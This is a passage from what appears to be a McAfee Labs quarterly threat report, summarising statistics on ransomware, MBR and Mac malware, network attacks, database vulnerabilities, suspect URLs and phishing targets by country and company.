


Signed malware, though still a very small subset of all malware, grew slightly this quarter. This is a very advanced technique usually reserved for targeted attacks, so it no surprise that the numbers are small.






Mac malware, which compromises Apple's platform, shows strong, continued growth. This surprises many people because this threat inspires far less discussion than PC and mobile malware, but the numbers do not lie.




One strain of malware targets a computer's master boot record (MBR)—an area that performs key startup operations. Compromising the MBR offers an attacker a wide variety of control, persistence, and deep penetration. Recently these attacks, including mebroot, Tidserv, Cidox, and Shamoon, have gained in frequency. We expect this threat will continue to grow.



Ransomware

Recently we have seen significant growth in ransomware, a family of malware that takes a computer or its data hostage to extort money from its victims. The already high number of unique samples grew by another 43 percent last quarter, making it one of the fastest growing areas of cybercrime. For a more in-depth perspective, read the excellent blog from McAfee Labs Senior Researcher François Paget.[2]



In spite of all this growth in malware, we security researchers can see only part of the picture, namely the number of samples we collect for analysis. The victims of these crimes are often left wondering what to do aside from cleaning their computers of the infections. They should, certainly, report these incidents to law enforcement or to their financial institutions, but we can fairly estimate the percentage of victims who *actually* report these incidents is quite small. Many don't even recognize they have become victims of a crime and that they can report it. They often will not know where and how to inform the police, and many won't want to. At McAfee Labs we have seen our friends and families attacked and yet they still refuse to report these crimes.


Confirming our suspicion of the high number of victims and damages, we see various warnings from authorities around the world. Europol held an expert meeting to combat the spread of "police ransomware."[3] Warnings from the German Federal Office for Information Security and from the FBI are just a few examples.[4] This is a step forward and we support it.

As always with malware, there are many ways in which the victims are infected. In addition to links in emails or messages in social networks, "pay per install" is a popular method. In this type of attack, computers that are already part of a botnet are further infected with additional malware and the bot herders are getting paid for doing this. Recently drive-by downloads have also played a big role. In particular, users of some streaming video portals have been hit—though likely by compromised ads, not by the portals themselves. (For more on ransomware, see page 33.)


Network Threats


When we look at the network threats that we track, we can state that the United States is both the home and target of much of the Internet's malicious activity. This is both true and misleading. Looking at IP addresses and where they are "located" is only one attribute, and a very fuzzy one when used as a sole indicator. Let's dig into a few areas collected by the McAfee Global Threat Intelligence™ network.

Looking at the top threats we have seen a shift this quarter, with MySQL brute-force attacks on the rise. Both remote procedure call and browser attacks have overtaken SQL injection in frequency.





The United States took the top spots as both attacker and target for SQL-injection attacks. We also see this trend in other areas.







Servers and victims of the Blackhole exploit kit, which we cover in more detail in our cybercrime section, also earned the United States the top spots. Indonesia tied the United States for top position among victims.






Botnet control servers and victims varied slightly from the norm, with Venezuela holding the position of top target and the United States as number two. The United States retained first place among newly discovered botnet command servers.






The United States was also the clear leader among countries hosting the most PDF exploits as detected by our network technologies. No other country came close.



Database Security


Aside from continued growth and more disclosures, we saw few new trends in data breaches during this quarter. Although the volume of data breaches is not exceptionally high, the total number of data breaches from the beginning of 2012 has already surpassed the figure for all of 2011, according to privacyrights.org.



We expect changes in both the volume and sophistication of attacks in the upcoming months. With an increase in both biometric and multifactor authentication, these new defensive technologies will become more popular as targets. Remember that Operation High Roller practically *relies* upon multifactor authentication to conduct its fraud. We have no doubt that biometric technologies will become a desirable target for fraudsters as well.

Recently a hacktivist group claiming an association with Anonymous said it had lifted more than 12 million Apple unique device identifiers. At McAfee Labs we try to answer the questions "How will this stolen data be used in future attacks, and how can we prevent these types of attacks?"

Looking at database vulnerabilities during this quarter, two Oracle zero-day flaws were announced: one of them at the Black Hat conference, the other at the Ekoparty security conference in September. Since the beginning of the year, close to 100 new database-related vulnerabilities have been disclosed or just silently patched by their developers.




We can't yet point to a growth trend in this area. However, considering the small size of the database security community (relative to the web and malware domains), two significant zero-day vulnerabilities disclosed in such a brief period is unusual. One thing is clear: Databases are serious targets.

Web Threats


Websites can gain bad or malicious reputations for a variety of reasons. Reputations can be based on full domains and any number of subdomains, as well as on a single IP address or even a specific URL. Malicious reputations are influenced by the hosting of malware, potentially unwanted programs, or phishing sites. Often we observe combinations of questionable code and functionality. These are just a few of the factors that contribute to our rating of a site's reputation.

At September's end, the total number of suspect URLs tallied by McAfee Labs overtook 43.4 million, which represents a 20 percent increase over the second quarter. These URLs refer to 23.7 million domain names, up 5 percent from the previous period.


In our databases, these URLs and domains are classified according to their risk ratings:




Similar to last quarter, we recorded an average of 2.7 million new suspect URLs per month. In September, we saw the arrival of a new set of questionable domains (and their URLs), which may explain the upward trend. For example, behind a unique IP address, we discovered 110,000 distinct domains. This quarter, we analyzed more than 500,000 domains, compared with 300,000 in previous months.




Many of these suspicious URLs (90.9 percent) host malware, exploits, or codes that have been designed specifically to compromise computers. Phishing and spam represent 3.5 percent and 1.1 percent, respectively.




The domains associated with newly suspect URLs are mainly located in North America (chiefly the United States) and Europe–Middle East (Switzerland). This trend is not new; North America historically hosts quite a bit of malware and suspect content.



Digging into the location of servers hosting malicious content in other countries we see quite a global diversity. Each region has a clearly dominant player:






Phishing


McAfee Labs saw quite a bit of financially focused phishing this quarter. The most popular targets were financial institutions across a variety of industries. Here's a look at the most heavily targeted companies in five main areas:

Finance	Online Auction	Services	Shopping	Government
• Wells Fargo • Halifax-Bank of Scotland • Paypal • AMEX • Bank of America • J.P. Morgan Chase • Citibank • HSBC	• eBay	• Automatic Data Processing • AOL	• Amazon • Sears Canada	• US Internal Revenue Service




Companies from the United States are the most frequently targeted. They are followed by firms in the United Kingdom and Canada.

United States	United Kingdom	Canada	South Africa	Australia
• eBay	• Halifax-Bank of Scotland	• Sears Canada	• ABSA	• ANZ
• Automatic Data Processing	• HSBC	• Bank of Montreal		• St George Bank
• Wells Fargo	• Lloyds TSB	• Royal Bank of Canada		• Westpac Bank
• Paypal	• Santander			• National Australia Bank
• AMEX				
• Bank of America				
• J.P. Morgan Chase				




Spam URLs

Spam URLs are those that arrive in unsolicited spam emails. Also included in this family are sites built only for spamming purposes, such as spam blogs or comment spam. The main countries hosting these URLs are the United States, China, and Russia.



